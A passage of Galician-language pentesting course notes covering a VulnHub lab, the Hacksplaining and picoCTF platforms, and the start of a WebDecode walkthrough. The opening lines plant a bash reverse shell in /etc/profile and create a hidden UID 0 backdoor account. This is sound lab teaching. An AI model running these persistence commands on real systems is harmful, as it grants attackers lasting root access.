echo "bash -i >& /dev/tcp/192.168.56.53/4444 0>&1" >> /etc/profile
```


E noutra consola en Kali Linux executar:

```
nc -lvp 4444
```

Agora reiniciar a máquina de vulnyx e revisar que unha vez feito login o usuario `dimitri` a reverse shell actívase. Podemos executar o comando `/sbin/init 6` na consola.




Unha vez reiniciada a máquina vulnhub ao iniciar sesión co usuario `dimitri` o arquivo `/etc/profile` cargarase e abrirase a `reverse shell` que temos á espera na Kali Linux:



Opción 2 - Engadir usuario permanente e ademais facelo root

```
useradd -m pentester -o -u 0 -g 0
passwd pentester
sed -i 's|!||' /etc/shadow
su - pentester
whoami
script /dev/null -c bash
```



Fase 6: Informe final

Seguir o indicado en Informes de Pentesting para obter:

- Informe técnico

> **Exemplos nas seccións**
>
> - Metasploitable 2
> - Metasploitable 3
> - VulnHub

3.2.7 HackSplaining

Prácticas Taller: Hacksplaining

Hacksplaining é unha plataforma educativa para aprender sobre vulnerabilidades web a través de exemplos prácticos e simulacións.

É NECESARIO REXISTRARSE?

Non, pero é recomendable para gardar o progreso individual.

Lessons

- Nas demos de Hacksplaining as recomendacións finais para evitar o ataque só se mostran **despois de facer login**.
- Non é necesario pagar: chega con crear unha **conta gratuíta individual** (rexistro con correo, ou usando Google/GitHub):
    a. Crear unha conta(free) en Hacksplaining
    b. Para activar a conta en Hacksplaining realizar a verificación de correo electrónico recibido no correo rexistrado na xeración da conta.
- Hacksplaining tamén ofrece **plans de empresa** con funcionalidades adicionais (SSO, seguimento, integración, hosting local...), pero iso é aparte.
- URLs de interese:
    - Hacksplaining - Lessons
    - Hacksplaining - OWASP Top 10


PÓDENSE PUBLICAR SOLUCIÓNS?

As leccións están abertas e públicas, polo que é posible comentar ou compartir os resultados, sempre respectando os termos de uso. Non existen flags nin retos tipo CTF.

EXEMPLO DE PRÁCTICA

Lección escollida

Cross-Site Scripting (XSS)



Obxectivo

Comprender e explotar unha vulnerabilidade XSS.

Pasos

1. Ler a introdución á vulnerabilidade.
2. Probar a demo interactiva que amosa un ataque.
3. Analizar as posibles mitigacións recomendadas. **É preciso facer Login.**

RECOMENDACIÓNS

• Úsase como complemento teórico a prácticas en contornos reais.

• Ideal para introdución a conceptos OWASP Top 10.

3.2.8 picoCTF

Introdución

Que é picoCTF?

picoCTF é unha competición e plataforma educativa deseñada pola Universidade de CMU(Carnegie Mellon University) orientada a estudantes e principiantes na seguridade informática.

É necesario rexistrarse?

Si. É necesario crear unha conta, pero o acceso é gratuito.

Pódense publicar solucións?

Pódese compartir solucións unha vez rematadas as competicións. Non se recomenda publicar solucións activas durante eventos en curso.

Contas de usuario en picoCTF

En **picoCTF** só existe un tipo de conta, que é **gratuíta(free)**:

- Rexistro mediante correo electrónico ou conta de Google/GitHub a través dun formulario en Register. Lembra comprobar o teu correo electrónico para obter a ligazón de verificación. Debes verificar o teu correo electrónico nos próximos 7 días ou o acceso á túa conta será limitado.
- Non existen versións de pago nin plans premium.
- Todos os retos, hints e puntuacións están dispoñibles para calquera usuario rexistrado.
- A diferenza con plataformas como HTB ou TryHackMe, picoCTF está pensado como un recurso educativo aberto, orientado a estudantes e principiantes en ciberseguridade.

URLs de interese

- **Resources** - Sección oficial con materiais de apoio: guías introdutorias, manuais, vídeos e enlaces externos para aprender os fundamentos de ciberseguridade e CTFs.
- **Practice** - Apartado con retos prácticos clasificados por categorías (crypto, web, forensics, etc.). Aquí podes practicar libremente, fóra das competicións oficiais.
- **Playlists** - Coleccións de retos organizados por nivel de dificultade ou temática. Serven como itinerarios de aprendizaxe guiados para progresar paso a paso.

Práctica Taller: WebDecode (picoCTF) – Pentest completo paso a paso


Obxectivo

Realizar un test de intrusión completo (6 fases) sobre a máquina, desde enumeración ata explotación, persistencia e redacción do informe.

> **De interese**
>
> **Non se aplican as Fases 4 e 5 a este reto:**
> - **Ámbito do reto**: WebDecode é un reto de tipo *web / forensic* cuxo obxectivo é identificar contido oculto no código fonte e decodificalo. Non se obtén acceso á máquina remota nin a contorno de sistema, só se interpreta contido que o servidor serve publicamente.
> - **Non hai acceso a shells/usuarios**: As fases de post-explotación e persistencia supoñen ter acceso a un sistema comprometido (shell, privilexios, usuario). Neste reto non se consegue nin se require ese nivel de control; a solución baséase exclusivamente en análise estática e decodificación.
> - **Instancias efémeras / contidas**: As instancias de picoCTF son contedores/páginas provisionadas para o reto. Modificar, subir ou instalar software nesa instancia adoita ser imposible ou non é necesario; ademais, moitas plataformas non permiten alteracións persistentes do entorno de reto.
> - **Deseño pedagóxico**: Moitos retos introductorios céntranse en técnicas concretas (p.ex. ocultación, codificación, steganografía). Incluir post-explotación/persistencia sería fóra do obxectivo didáctico e engadiría ruído á aprendizaxe.
> - **Ética e regras da competición**: Mesmo se puideras realizar cambios persistentes, as regras de competición adoitan prohibir a alteración do entorno compartido ou a publicación de exploits activos. Non é apropiado intentar instalacións/persistencia en plataformas de retos.
> - **Evidencia e informe**: Para documentar o reto abonda con capturas, extracción do recurso oculto, comandos usados (p. ex. `base64 -d`) e a flag. Non hai artefactos de post-explotación que aportar.
>
> **Resumo:** Como o reto consiste en descubrir e decodificar contido servido publicamente (HTML/JS), non se obtén un acceso interactivo ao sistema que permita accións post-explotación ou crear mecanismos de persistencia. Por iso, as Fases 4 e 5 non son aplicables neste caso.

Pasos básicos

1. Configurar en VirtualBox unha máquina **Kali Linux** coa rede en modo **NAT**.




2. Arrancar a máquina Kali Linux:
   - Acceder a **Practice**.
   - Escoller o reto e facer clic en `Launch Instance`
   - Unha vez instanciado o reto ofreceramos máis información.
   - Explorar un vector de ataque para conseguir a flag.
   - Recoller información do sistema.
   - Conseguir a flag desexada.
3. Elaborar un informe final coas evidencias obtidas.

FASES DUN TEST DE INTRUSIÓN (PENTEST)


Fase 1: Recopilación de información

> **Prerrequisito**
>
> Arrancar a máquina Kali Linux na primeira opción de arranque.


1) Acceder a WebDecode - picoCTF e lanzar a instancia do reto:



2) Unha vez arrancada a instancia o reto ofreceramos máis información. Neste caso unha ligazón:



3) Accedemos a URL para atopar o flag desexado:



4) Visitamos as seccións ofrecidada no sitio web e atopamos unha información interesante na sección `ABOUT`


Hints

